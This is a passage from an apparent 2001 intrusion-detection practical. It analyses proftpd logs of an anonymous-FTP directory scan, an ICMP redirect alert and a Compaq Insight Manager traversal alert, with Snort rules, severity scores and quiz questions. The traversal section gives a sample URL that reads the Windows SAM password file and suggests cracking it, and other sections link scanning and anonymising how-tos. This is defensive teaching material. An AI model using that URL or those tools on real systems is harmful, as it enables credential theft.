AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:05 -0500] "CWD /wwwroot/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:06 -0500] "CWD /outgoing/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:06 -0500] "CWD /public/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:06 -0500] "CWD /temp/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:08 -0500] "CWD /anonymous/_vti_pvt/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:08 -0500] "CWD /anonymous/incoming/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:08 -0500] "CWD /tmp/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:09 -0500] "CWD /anonymous/pub/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:09 -0500] "CWD /ftproot/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:09 -0500] "CWD /mailroot/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:10 -0500] "CWD /_private/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:10 -0500] "CWD /_vti_cnf/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:10 -0500] "CWD /anonymous/public/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:10 -0500] "CWD /images/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:11 -0500] "CWD /cgi-bin/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:11 -0500] "CWD /cgibin/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:12 -0500] "CWD /usr/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:12 -0500] "CWD /usr/incoming/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:13 -0500] "CWD /home/" 550 -
Dec 08 03:42:13 hostl proftpd[21112] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): FTP session closed.
```

1. Source of Trace.

This Trace was found on the incidents.org archive.
http://www.incidents.org/archives/intrusions/msg02821.html
It was posted on the 10th of December 2001 and is from the day of the 7th of December 2001.

2. Detect was generated by:

proftpd log files. The format is pretty straightforward
<date/time> <target host> <source of error/alert> <Alert message>
<alert info>

3. Probability the source address was spoofed:

The host address is most likely not spoofed but could be otherwise compromised or acting as a proxy for someone else. DSL modems can often be used to bounce attacks from another machine (by proxy or simply by being trojaned).

4. Description of attack:

Somebody seems to be scanning a whole range of IP's and is attempting to connect anonymously to the ftp daemon. Once a connection is established, it then tries a whole bunch of directories in the hope of finding one that is writeable.

5. Attack mechanism:

The attack mechanism is pretty straightforward. Scan IP's, try to connect anonymously by ftp and once connected, attempt to create a directory.

Let's analyse the logs more closely:

```
Dec  7 23:00:16 hostsa ftpd[20566]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:00:16 hostz ftpd[22467]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:00:16 hostt ftpd[19928]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:01:09 hostca in.ftpd[28908]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:01:09 hostca in.ftpd[28909]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:01:09 hostca in.ftpd[28910]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:01:12 hostca in.ftpd[28911]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
```

There are attempts to connect by ftp to the 4 machines (hostsa, hostz, hostt, hostca) from the same intruder (AOrleans-201-1-3-70.abo.wanadoo.fr). Connections where refused most probably due to the fact that those machines don't allow anonymous ftp connections. This is highly indicative that these probes are scripted since there were 3 login attempts at the same time.

```
Dec 07 23:00:16 hostl proftpd[18815] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): FTP session opened.
Dec 07 23:00:17 hostl proftpd[18815] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): ANON anonymous: Login
successful.
Dec 07 23:00:17 hostl proftpd[18815] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): FTP session closed.
```

Successfull anonymous connection but the connection is terminated right away.

```
Dec 08 03:41:53 hostl proftpd[21112] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): FTP session opened.
Dec 08 03:41:57 hostl proftpd[21112] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): ANON anonymous: Login
successful.
```

Around 5 hours later, another connection is made, and this time, the attacker is trying different things. Here is a link to FTP codes that give the status of the ftp queries: http://www.ftpplanet.com/ftpresources/ftp_codes.htm.

Here are brief explanations of what is being attempted:

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:57 -0500] "CWD /pub/" 250 -
```

250 Requested file action okay, completed -> Directory /pub/ exists and is accessible.

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:57 -0500] "PASS Ngpuser@home.com" 230 -
```

230 User logged in, proceed. Logged out if appropriate. -> password is accepted and is in the valid format.

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:58 -0500] "CWD /pub/incoming/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:58 -0500] "CWD /public/" 550 -
```

550 = Requested action not taken. File unavailable (e.g., file not found, no access). Those 2 directories don't exist or are inaccessible by an anonymous user.

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:58 -0500] "MKD 011208094152p" 550 -
```

550 = Requested action not taken. File unavailable (e.g., file not found, no access).

The attacker is still in the /pub/ directory. He attempts to create a directory called 011208094152p (possibly the current date and time of the attacker. You can note that the +6hour time zone difference matches with the location of the attacker (France). This is also indicative that this whole attack is scripted.

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:02 -0500] "CWD /incoming/" 250 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:03 -0500] "CWD /" 250 -
```

250 Requested file action okay, completed -> Directory /incoming/ and / exist and are accessible.

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:03 -0500] "CWD /_vti_pvt/" 550 -
```

550 = Requested action not taken. File unavailable (e.g., file not found, no access).

/_vti_pvt is not accessible. This directory is often associated with windows/IIS. This is also indicative that the whole thing is scripted considering that proftpd is being used by the target.

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:03 -0500] "MKD 011208094157p" 550 -
```

Try to create a directory and fail.

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:04 -0500] "CWD /_vti_pvt/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:04 -0500] "CWD /_vti_txt/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:04 -0500] "CWD /upload/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:04 -0500] "MKD 011208094158p" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:05 -0500] "CWD /_vti_log/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:05 -0500] "CWD /anonymous/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:05 -0500] "CWD /wwwroot/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:06 -0500] "CWD /outgoing/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:06 -0500] "CWD /public/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:06 -0500] "CWD /temp/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:08 -0500] "CWD /anonymous/_vti_pvt/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:08 -0500] "CWD /anonymous/incoming/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:08 -0500] "CWD /tmp/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:09 -0500] "CWD /anonymous/pub/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:09 -0500] "CWD /ftproot/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:09 -0500] "CWD /mailroot/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:10 -0500] "CWD /_private/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:10 -0500] "CWD /_vti_cnf/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:10 -0500] "CWD /anonymous/public/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:10 -0500] "CWD /images/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:11 -0500] "CWD /cgi-bin/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:11 -0500] "CWD /cgibin/" 550 -
```

```
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:12 -0500] "CWD /usr/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:12 -0500] "CWD /usr/incoming/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:13 -0500] "CWD /home/" 550 -
Dec 08 03:42:13 hostl proftpd[21112] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): FTP session closed.
```

Again, all of these are failed attempts to discover writeable/accessible directories. The attacker uses many common and known directory names in the hope that one of them will allow him proper access (World writeable preferably). All in all this looks like an attempt to find poorly configured ftp servers in the hope of potentially using them as "warez" repositories or for any other use (Mp3, Movies, etc...). There is also the potential that this script is attempting to find writeable directories in the hope of exploiting old ftp vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0950) but this doesn't look like it is the case. After a little more research on what kind of tool the attacker could be using, I found the following ones:

http://www.ftpscanner.com/omegascanner.htm (Omega scanner)
http://grimsping.cjb.net/ (Grim's Ping)
http://www.ftpscanner.com/rfs.htm (Remote Ftp scanner)

And here's a Howto on pub scanning: http://www.jestrix.net/tuts/scan.html
Howto to help you anonymize your scans: http://www.securax.org/ZC/anon/

After reading all of this, I came to the conclusion that this is most likely just a simple attempt to find public directories, for what purpose exactly, only the attacker knows :).

6. Correlations:

This specific detect is attributed to Laurie Zirkle who posted her logs on the incidents.org archive. After a little digging, I found other similar attempts. Here are the links to the other attempts:
http://www.incidents.org/archives/intrusions/msg02611.html
http://www.incidents.org/archives/intrusions/msg02649.html
http://www.incidents.org/archives/intrusions/msg02483.html

All those probes follow the same pattern and are quite similar indicating that they all might be using the same tool or at the least the same kind of tool. This type of scans are actually somewhat common these days, and if your not careful, you might wake up one morning and find out that your hard drives are full.

7. Evidence of active targeting:

This specific scan (and the others) where most likely part of a large sweep of ftp servers. There is no real evidence that this was a specific attack on these particular systems.

8. Severity:

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)
(4 + 4) - (3 + 2) = 3

Criticality: This system is an anonymous ftp server. This is often the target of attacks due to the quantity of known exploits on ftp servers. If this machine is compromised by an ftp exploit, it could open a door to other machines on the network. Basically, this is an open door and anyone can just walk in and look around. In that case, one should make sure that there's nothing worth stealing and that everything is bolted to the floor and secured :). (4)

Lethality: This particular attack is quite common especially on anonymous ftp servers. If the attack were successful, you would most likely see a dramatic increase in bandwidth usage and use of hard drive space by external addresses. Those effects aren't really lethal but can be annoying. This being said, another script could have probed the server for ftp vulnerabilities and the consequences would have been dramatic if one was found. So in general, due to the risk of running an anonymous ftp server the Lethality is (4)

System Countermeasures: The ftp server seems to be secure and resisted all attempts to find miss-configured directories. (3)

Network Countermeasures: Leaving free access from the Internet to an anonymous ftp server is a security risk. This machine should be watched very carefully (2)

9. Defensive recommendation:

Defences seem to be fine considering that all the scans where unsuccessful. In general, running an Anonymous ftp server is not recommended but if it is required, you should watch closely your logs and make sure that there are no miss configurations. You should also raise the severity of the ftp alerts that are generated by your IDS and all attempts to compromise this machine should be investigated closely.

10. Multiple choice test question:

What are some of the indications that this was an automated attack?

a) The attack was done early in the morning
b) The attack was done from a DSL modem.
c) The attack seemed to followed a set list of actions and a lot of attempts where made at the same time.
d) The attack was aimed at an ftp server.

Answer: c) The fact that a lot of servers where probed at the same time, the fact that generic directories where scanned and the format of the directory the script attempted to create all indicate that this was automated.

Detect #4 ICMP Redirect network

0. Alert Message

```
[**] ICMP redirect net [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
11/29-19:22:45.542984 210.151.96.65 -> XXX.XXX.XXX.XXX
ICMP TTL:233 TOS:0x0 ID:1551 IpLen:20 DgmLen:56
Type:5  Code:0  REDIRECT
[Xref => http://www.whitehats.com/info/IDS199]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0265]
```

```
11/29-19:22:45.542984 210.151.96.65 -> XXX.XXX.XXX.XXX
ICMP TTL:233 TOS:0x0 ID:1551 IpLen:20 DgmLen:56
Type:5  Code:0  REDIRECT
45 00 00 4E 39 8C 00 00 5E 11 09 11 XX XX XX XX E..N9...^.......
D2 97 63 7F 00 89 00 89 00 3A 83 A2                ..c......:..
```

The packet content had to be filtered out due to the fact that it showed the destination Address in hex.

```
whois -h whois.nic.ad.jp 210.151.96.65 /e
```

```
Network Information:
a. [Network Number]             210.151.96.0-210.151.99.0
b. [Network Name]               Y-EIWA-NET
g. [Organization]               YAMANASHI EIWA GAKUIN
m. [Administrative Contact]     SY047JP
n. [Technical Contact]          SY047JP
p. [Nameserver]                 www.y-eiwa.ac.jp
p. [Nameserver]                 ns.yamanashi.ac.jp
y. [Reply Mail]
[Assigned Date]                 1998/12/24
[Return Date]
[Last Update]                   1999/01/27 15:33:00 (JST)
                                shigeri@y-eiwa.ac.jp
```

1. Source of Trace.

This trace comes from a client (Small ISP) of my Employer.

2. Detect was generated by:

Snort intrusion detection system Version 1.8.1 running on OpenBSD 2.9
The rule is :

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP redirect
net";itype:5;icode:0; reference:arachnids,199; reference:cve,CVE-1999-
0265;)
```

Explanation: Look for any ICMP packets coming from an external address to an internal address with an ICMP type field set to 5 (ICMP_REDIRECT) and ICMP code of 0

(Redirect datagrams for the Network).Check http://www.faqs.org/rfcs/rfc792.html or the Snort decode.h file for details.

3. Probability the source address was spoofed:

There are good chances that the ICMP packet was spoofed. Potential attackers can generally spoof ICMP packets to create fake error conditions, cause network disturbances, break connections or reroute packets to a different route

4. Description of attack:

An ICMP redirect packet was sent to the local machine and can potentially cause networking havoc especially in embedded controllers. This can potentially cause a traffic storm between the source and destination. In general ICMP Redirect messages are used to configure routing tables. Normally, they are used to reconfigure the tables to minimise travel time by using the best path possible. Unfortunately, they can also be used to reroute traffic to a different destination and can then be monitored by a third party (Especially in the case of FTP and telnet session that send password in clear text).

5. Attack mechanism:

I found a small description on how the attack works on the embedded controllers here: http://www.sans.org/y2k/090100.htm by Donald McLachlan. Basically, it creates a ping-pong effect between the 2 machines.
There are also other way's to exploit ICMP Redirect packets especially if the packets are used to redirect traffic to an unknown destination.

6. Correlations:

These types of packets are still being detected. Most firewalls should automatically block ICMP Redirect requests from external addresses. Its use is very limited outside of local networks. Recently this type of traffic has been seen by Laurie Zirkle as mentioned in this Thread: http://www.incidents.org/archives/intrusions/msg02396.html and by Donald McLachlan as mentioned here: http://www.sans.org/y2k/090100.htm.

7. Evidence of active targeting:

This could be a very specific attempt to redirect traffic and then sniff the connection but it doesn't seem to have worked. No other alerts where detected between the 2 machines and this seemed to be a somewhat isolated occurrence. This was doesn't seem to be part of a large sweep.

8. Severity

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)
(5 + 3) - (4 + 2) = 2

Criticality: The machine could have been sniffed and the attacker could have gathered critical information by listening on telnet or ftp sessions (5)

Lethality: The potential to reroute traffic is there, the odds that the destination machine will actually comply or that it is an actual embedded controller (if its a DOS attack) are slim (3)

System Countermeasures: Basic measures where taken on the machine (4)

Network Countermeasures: ICMP Redirect packet got to his destination (2)

9. Defensive recommendation:

The simplest way to fix this potential abuse is to simply refuse all ICMP Redirect packets. Then they will have no effect on the routing tables of your routers/gateways. Stopping all propagation to external addresses of these types of packets would also be advisable. The risks far outweigh the potential benefits. Embedded controllers that are attached to a TCP/IP network should be tested for this vulnerability.

10. Multiple choice test question:

Why are ICMP Redirect packets normally used?

a) They are sent by routers to optimize the route taken by future IP packets
b) They are used to relay information to other destinations.
c) They are used to find the best route possible.
d) They are used to count the number of Hops between 2 machines.

Answer: a) Look at the ICMP RFC found here: http://www.faqs.org/rfcs/rfc792.html

Detect #5 WEB-MISC compaq nsight directory traversal

0. Alert Message

```
[**] WEB-MISC compaq nsight directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 3]
12/01-17:39:59.826994 207.96.182.245:80 -> XXX.XXX.XXX.XXX:2301
TCP TTL:49 TOS:0x0 ID:60097 IpLen:20 DgmLen:576 DF
***AP*** Seq: 0xD6FA45A2  Ack: 0x392D68  Win: 0x7FB8  TcpLen: 20
[Xref => http://www.securityfocus.com/bid/282]
```

```
[Xref => http://www.whitehats.com/info/IDS244]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0771]

[**] WEB-MISC compaq nsight directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 3]
12/01-17:39:59.987715 207.96.182.245:80 -> XXX.XXX.XXX.XXX:2301
TCP TTL:49 TOS:0x0 ID:60121 IpLen:20 DgmLen:576 DF
***AP*** Seq: 0xD6FA47BA  Ack: 0x392D68  Win: 0x7FB8  TcpLen: 20
[Xref => http://www.securityfocus.com/bid/282]
[Xref => http://www.whitehats.com/info/IDS244]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0771]

12/01-17:39:59.826994 207.96.182.245:80 -> XXX.XXX.XXX.XXX:2301
TCP TTL:49 TOS:0x0 ID:60097 IpLen:20 DgmLen:576 DF
***AP*** Seq: 0xD6FA45A2  Ack: 0x392D68  Win: 0x7FB8  TcpLen: 20
65 6E 74 20 73 70 65 63 69 66 69 63 73 3A 3C 2F  ent specifics:</
66 6F 6E 74 3E 3C 2F 66 6F 6E 74 3E 3C 2F 62 3E  font></font></b>
3C 2F 74 64 3E 0D 0A 20 20 20 20 20 20 20 20 20  </td>..
20 3C 74 64 20 77 69 64 74 68 3D 22 35 36 30 22   <td width="560"
20 62 67 63 6F 6C 6F 72 3D 22 23 32 38 33 35 36   bgcolor="#28356
41 22 3E 0D 0A 20 20 20 20 20 20 20 20 20 20 20  A">..
3C 62 3E 0D 0A 20 20 20 20 20 20 20 20 20 20 20  <b>..
20 3C 66 6F 6E 74 20 63 6F 6C 6F 72 3D 22 23 46   <font color="#F
46 46 46 46 46 22 20 66 61 63 65 3D 22 41 72 69  FFFFF" face="Ari
61 6C 22 20 73 69 7A 65 3D 22 32 22 3E 26 6E 62  al" size="2">&nb
73 70 3B 26 6E 62 73 70 3B 53 65 65 20 6D 79 20  sp;&nbsp;See my
70 72 6F 70 65 72 74 69 65 73 20 0D 0A 20 20 20  properties ..
20 20 20 20 20 20 20 20 20 3C 61 20 68 72 65 66           <a href
3D 22 2E 2E 2F 61 67 65 6E 74 2F 6D 6F 64 65 6C  ="../agent/model
30 31 2E 6A 73 70 3F 69 64 61 3D 31 30 38 31 22  01.jsp?ida=1081"
20 20 20 20 20 20 20 3C 61 20 68 72 65 66 3D 22         <a href="
2E 2E 2F 62 75 72 65 61 75 2F 62 75 72 5F 6D 61  ../bureau/bur_ma
69 6E 2E 6A 73 70 3F 62 75 72 49 64 3D 32 30 22  in.jsp?burId=20"
3E 26 6E 62 73 70 3B 26 6E 62 73 70 3B 52 45 2F  >&nbsp;&nbsp;RE/
2F 66 6F 6E 74 3E 0D 0A 09 09 09 0D 0A 09 09 09  /font>.........
20 3C 62 72 3E 0D 0A 20 20 20 20 20 20 20 20 20   <br>..
20 20 20 20 3C 66 6F 6E 74 20 63 6F 6C 6F 72 3D      <font color=
22 23 46 46 46 46 46 46 22 20 66 61 63 65 3D 22  "#FFFFFF" face="
41 72 69 61 6C 22 20 73 69 7A 65 3D 22 32 22 3E  Arial" size="2">
26 6E 62 73 70 3B 26 6E 62 73 70 3B 53 65 65 20  &nbsp;&nbsp;See
6D 79 20 70 72 6F 70 65 72 74 69 65 73 20 0D 0A  my properties ..
20 20 20 20 20 20 20 20 20 20 20 20 20 3C 61 20               <a
68 72 65 66 3D 22 2E 2E 2F 61 67 65 6E 74 2F 6D  href="../agent/m
6F 64 65 6C 30 31 2E 6A                          odel01.j
```

```
12/01-17:39:59.987715 207.96.182.245:80 -> XXX.XXX.XXX.XXX:2301
TCP TTL:49 TOS:0x0 ID:60121 IpLen:20 DgmLen:576 DF
***AP*** Seq: 0xD6FA47BA  Ack: 0x392D68  Win: 0x7FB8  TcpLen: 20
73 70 3F 69 64 61 3D 31 30 38 32 22 3E 4A 4F 20  sp?ida=1082">JO
72 3E 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20  r>..
20 3C 61 20 68 72 65 66 3D 22 2E 2E 2F 62 75 72   <a href="../bur
65 61 75 2F 62 75 72 5F 6D 61 69 6E 2E 6A 73 70  eau/bur_main.jsp
3F 62 75 72 49 64 3D 32 30 22 3E 26 6E 62 73 70  ?burId=20">&nbsp
0D 0A 09 09 09 0D 0A 09 09 09 3C 2F 62 3E 0D 0A  ..........</b>..
09 09 20 20 3C 2F 74 64 3E 0D 0A 20 20 20 20 20  ..  </td>..
20 20 20 3C 2F 74 72 3E 0D 0A 20 20 20 20 20 20     </tr>..
3C 2F 74 61 62 6C 65 3E 0D 0A 20 20 20 20 20 20  </table>..
3C 74 61 62 6C 65 20 77 69 64 74 68 3D 22 31 30  <table width="10
30 25 22 20 62 6F 72 64 65 72 3D 22 30 22 20 63  0%" border="0" c
65 6C 6C 73 70 61 63 69 6E 67 3D 22 31 22 20 63  ellspacing="1" c
65 6C 6C 70 61 64 64 69 6E 67 3D 22 30 22 3E 0D  ellpadding="0">.
0A 20 20 20 20 20 20 20 20 3C 74 72 20 62 67 63  .        <tr bgc
6F 6C 6F 72 3D 22 65 36 65 36 65 36 22 3E 20 0D  olor="e6e6e6"> .
0A 0D 0A 09 09 20 20 3C 74 64 3E 3C 61 20 68 72  .....  <td><a hr
65 66 3D 22 70 72 74 5F 72 65 73 69 2E 6A 73 70  ef="prt_resi.jsp
3F 75 6C 73 3D 4D 2D 39 38 34 31 38 36 22 3E 3C  ?uls=M-984186"><
69 6D 67 20 73 72 63 3D 22 62 6F 75 74 6F 6E 31  img src="bouton1
2E 67 69 66 22 20 62 6F 72 64 65 72 3D 22 30 22  .gif" border="0"
3E 3C 2F 61 3E 3C 2F 74 64 3E 0D 0A 0D 0A 20 20  ></a></td>....
20 20 20 20 20 20 20 20 3C 74 64 3E 20 0D 0A 20          <td> ..
20 20 20 20 20 20 20 20 20 20 20 3C 64 69 76 20             <div
61 6C 69 67 6E 3D 22 63 65 6E 74 65 72 22 3E 0D  align="center">.
0A 09 09 20 20 20 20 0D 0A 09 09 20 20 20 20 20  ...    ....
```

1. Source of Trace.

This trace comes from a client (Small ISP) of my Employer.

2. Detect was generated by:

Snort intrusion detection system Version 1.8.1 running on OpenBSD 2.9
The rule is:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 2301 (msg:"WEB-MISC compaq
nsight directory traversal"; content: "../";  reference:arachnids,244;
reference:cve,CVE-1999-0771;)
```

Explanation: Look for packets coming from an external address from any port to an internal address on port 2301. If the packet content contains the characters "../", Emit an alert.

3. Probability the source address was spoofed:

After reviewing the packet content, the fact that the source port is 80 (http) and that the IP address is correct, it would seem that this is legitimate traffic.

4. Description of attack:

Compaq Management Agents and the Compaq Survey Utility when used as an agent have a vulnerability that allows anyone to access local files, if they know the name and the location. The web server that allows remote configurations has a file permission vulnerability and, if the URL is carefully crafted, it allows anyone to remotely read any file on the system.

Vulnerable Systems:
Compaq Server and Client Management Agents V4.0 and up
Compaq Survey Utility V2.0 and up

5. Attack mechanism:

Compaq's Insight Manager offers web access to it's devices that allows remote configurations and is listening on port 2301.If an attacker crafts an URL correctly, he can have access to files he shouldn't be allowed to get to. Due to the fact that the web server contained in the agents doesn't always check if a document is allowed to be accessed (by using ../ in the URL) any file can potentially be read. A detailed description can be found here: http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=282
A command like "http://NT-machine.com:2301/../../../winnt/repair/sam._ " could be run on the web server and the "sam_" file would be seen. Afterwards a cracker could use a tool like L0phtcrack (http://www.atstake.com/research/lc3/) to break the password file.
After examining the packet content, I came to the conclusion that this was a false positive. The content of the packet seem legit. This is communication from port 80 to a valid port above 1024 (2301 in this case) and it indicates that this is legit http traffic. The fact that there is an occurrence of the "../" characters in the text and that the destination port was 2301 made the alert go off. There is also the possibility of a Denial of Service attack if the attack was really going to a Compaq Manager. The Snort rule used is somewhat general and should be removed if nobody is using Compaq's Insight Manager on the network. Other false positives of this kind may be triggered in the future.

6. Correlations:

This looks like an isolated incident and the alert was triggered by chance. If the destination port weren't equal to 2301 (could have been anything above 1024), it would have gone through unnoticed. This is another example of the importance of examining packet contents before jumping to conclusions.

7. Evidence of active targeting:

False positive. A user was simply browsing a web page and the alert was triggered.

8. Severity:

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)
(3 + 0) - (5 + 1) = -3

Criticality: The machine is a simple desktop (3)

Lethality: The importance of the information that can be gathered if the machine was actually running the web server is very high but this was not the case (0)

System Countermeasures: The machine wasn't running the vulnerable software (5)

Network Countermeasures: There were no network countermeasures present that would have stopped the potential breach. (1)

9. Defensive recommendation:

If nobody on the network is running Compaq Management Agents, then there is nothing to worry about. If that is not the case, patching to the latest version is recommended. More info on workarounds and patches can be found here:
http://www.compaq.com/products/servers/management/security.html

10. Multiple choice test question:

What was the reason the alert went off?

a) Somebody was trying to access an unauthorised file from the Compaq management web server
b) There was traffic from an external machine to an internal machine on port 2301 and the packet contained "../"
c) There was traffic from an internal machine to an external machine on port 2301 and the packet contained "../"
d) There was traffic seen from port 80 to port 2301 only.

Answer b) There were several separate events that caused the alert to go off:
The Snort rule looks for packets coming from an external address from any port to an internal address on port 2301. If the packet content contains the characters "../", It emits an alert.

Assignment 3 - "Analyze This" Scenario

Overview of analysis.

I tried to examine the most important alerts generated during the time span. Due to limitations on the maximum length of this practical, I had to limit some analysis to the most critical alerts. I separated my analysis in the different category of log files and tried to get a general view of the events. All alerts should be investigated further and careful analysis of the packets that triggered these alerts will give a better indication on the seriousness of the alert and if it is real or not.

List of log files.

I choose to analyze the log files for the period of the 26th of December to the 30th of December 2001. Here is the list of files I used:

Alert.011226.gz
Alert.011227.gz
Alert.011228.gz
Alert.011229.gz
Alert.011230.gz

Oos_Dec.26.2001.gz (empty file)
Oos_Dec.27.2001.gz

Scans.011226.gz
Scans.011227.gz
Scans.011228.gz
Scans.011229.gz
Scans.011230.gz

Top Attackers for Alerts (184932 alerts)

Percentage and number of attacks from one host to any with same method

%	# of attacks	from	type
20.30	37536	212.179.35.118	Watchlist 000220 IL-ISDNNET-990517
5.81	10746	61.150.5.19	MISC Large UDP Packet
4.47	8258	MY.NET.5.13	ICMP Source Quench
2.65	4895	206.65.191.129	Queso fingerprint
2.52	4665	65.165.14.43	SCAN Proxy attempt
1.66	3071	65.207.94.30	ICMP Destination Unreachable (Communication Administratively Prohibited)
1.56	2885	147.46.59.144	ICMP Echo Request BSDtype
1.39	2563	141.213.11.120	ICMP Echo Request BSDtype
1.32	2445	128.223.4.21	ICMP Echo Request BSDtype
0.95	1758	MY.NET.60.39	ICMP Echo Request BSDtype

Top Attackers for Scans (444097 total packets)

